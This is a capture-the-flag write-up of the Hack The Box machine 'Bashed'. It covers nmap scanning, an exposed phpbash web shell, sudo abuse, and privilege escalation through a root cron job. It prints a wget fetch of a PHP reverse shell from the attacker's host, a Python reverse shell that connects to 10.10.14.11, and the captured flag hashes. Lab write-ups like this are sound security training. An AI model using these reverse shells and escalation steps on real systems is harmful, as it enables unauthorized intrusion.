

We are starting with a port scan to the target IP (10.10.10.68)

Personally, I prefer launching a fast discovery command with nmap and after that a more specific one.

```
⚡ root@kali ~/HTB/Bashed nmap -T5 -vv -p- 10.10.10.68
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-05 11:52 CET
Initiating Ping Scan at 11:52
Scanning 10.10.10.68 [4 ports]
Completed Ping Scan at 11:52, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:52
Completed Parallel DNS resolution of 1 host. at 11:52, 0.02s elapsed
Initiating SYN Stealth Scan at 11:52
Scanning 10.10.10.68 [65535 ports]
Discovered open port 80/tcp on 10.10.10.68
SYN Stealth Scan Timing: About 24.09% done; ETC: 11:54 (0:01:38 remaining)
SYN Stealth Scan Timing: About 49.81% done; ETC: 11:54 (0:01:01 remaining)
Completed SYN Stealth Scan at 11:54, 109.25s elapsed (65535 total ports)
Nmap scan report for 10.10.10.68
Host is up, received echo-reply ttl 63 (0.084s latency).
Scanned at 2021-11-05 11:52:16 CET for 109s
Not shown: 65534 closed ports
Reason: 65534 resets
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 63

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 109.55 seconds
Raw packets sent: 68331 (3.007MB) | Rcvd: 67811 (2.712MB)
```

It can be seen that the only open port is 80 with a http server opened. We will launch a deeper scan.

```
nmap -vv -sC -sV -p 80 -o nmap.txt 10.10.10.68
```


And we get the next output:

```

PORT    STATE SERVICE REASON          VERSION
80/tcp  open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
|_http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site


```

We can proceed to browse the web



This url can be found: <http://10.10.10.68/single.html> where there is a kind of bash and a github link to it's source-code. <https://github.com/Arrexel/phpbash>


It is time to enumerate the web directories.



Uploads is empty, but php shows us an empty php file. Nothing interesting until `/dev`



If we access to `phpbash.php` we found the bash that we saw at the begginig.



```
10.10.10.68/dev/phpbash.php
www-data@bashed:/var/www/html/dev# whoami
www-data

www-data@bashed:/var/www/html/dev#
```

I'm about to run a `sudo -l` to know which privilege access we have.

```
www-data@bashed:/var/www/html/dev# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
```

Before starting with access and `privesc`. I will take user flag.

```
www-data@bashed:/var/www/html# cd /home
www-data@bashed:/home# ls
arrexel
scriptmanager
www-data@bashed:/home# cd arrexel
www-data@bashed:/home/arrexel# ls
user.txt
www-data@bashed:/home/arrexel# cat user.txt
2c281f318555dbc1b856957c7147bfc1
```

Now it is time for root. As we have just seen, we can sudo everything as scriptmanager without password. So this is an easy privesc. Let's launch a reverse shell as scriptmanager.

I opened a simple http server with python and got the reverse shell

```
www-data@bashed:/var/www/html/uploads# sudo -u scriptmanager wget 10.10.14.11/php-reverse-shell.php
--2021-11-05 04:44:53-- http://10.10.14.11/php-reverse-shell.php
Connecting to 10.10.14.11:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5493 (5.4K) [application/octet-stream]
Saving to: 'php-reverse-shell.php.1'

OK ..... 100% 1.24M=0.004s

2021-11-05 04:44:53 (1.24 MB/s) - 'php-reverse-shell.php.1' saved [5493/5493]

www-data:/var/www/html/uploads# sudo -u scriptmanager php php-reverse-shell.php.1
```

```
root@kali ~/HTB/Bashed nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.68] 41402
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
04:45:27 up 50 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(scriptmanager) gid=1001(scriptmanager) groups=1001(scriptmanager)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
scriptmanager
$
```

Then went ahead to directory /scripts/ and saw two files, test.py and test.txt

test.txt is a root's file and we see that it is periodically updated. That's why I edited test.py because it was the file that was being executed regularly. I inserted this reverse shell:

```
import socket, subprocess, os
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.14.11", 1234))
os.dup2(s.fileno(), 0)
```

```
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

```
2021-11-05 05:11:54 (56.6 MB/s) - 'test.py.1' saved [213/213]

$ cat test.py.1 > test.py
$ rm test.py.1
$ ls -la
total 12
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Nov  5 05:12 .
drwxr-xr-x 23 root          root          4096 Dec  4 2017 ..
-rw-r--r-- 1 scriptmanager scriptmanager  213 Nov  5 05:12 test.py
-rw-r--r-- 1 root          root           0 Nov  5 05:09 test.txt
$ date
Fri Nov  5 05:12:27 PDT 2021
$ cat test.py
import socket, subprocess, os
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.14.11", 1234))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p=subprocess.call(["/bin/sh", "-i"])
$ ls -la
total 12
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Nov  5 05:12 .
drwxr-xr-x 23 root          root          4096 Dec  4 2017 ..
-rw-r--r-- 1 scriptmanager scriptmanager  213 Nov  5 05:12 test.py
-rw-r--r-- 1 root          root           0 Nov  5 05:09 test.txt
$
```

```
root@kali ~/HTB/Bashed nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.68] 58762
/bin/sh: 0: can't access tty; job control turned off
#
```

And we are
root!

```
root@kali ~/HTB/Bashed nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.68] 58762
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# pwd
/scripts
# cd
# ls
root.txt
# cat root.txt
cc4f0afe3a1026d402ba10329674a8e2
```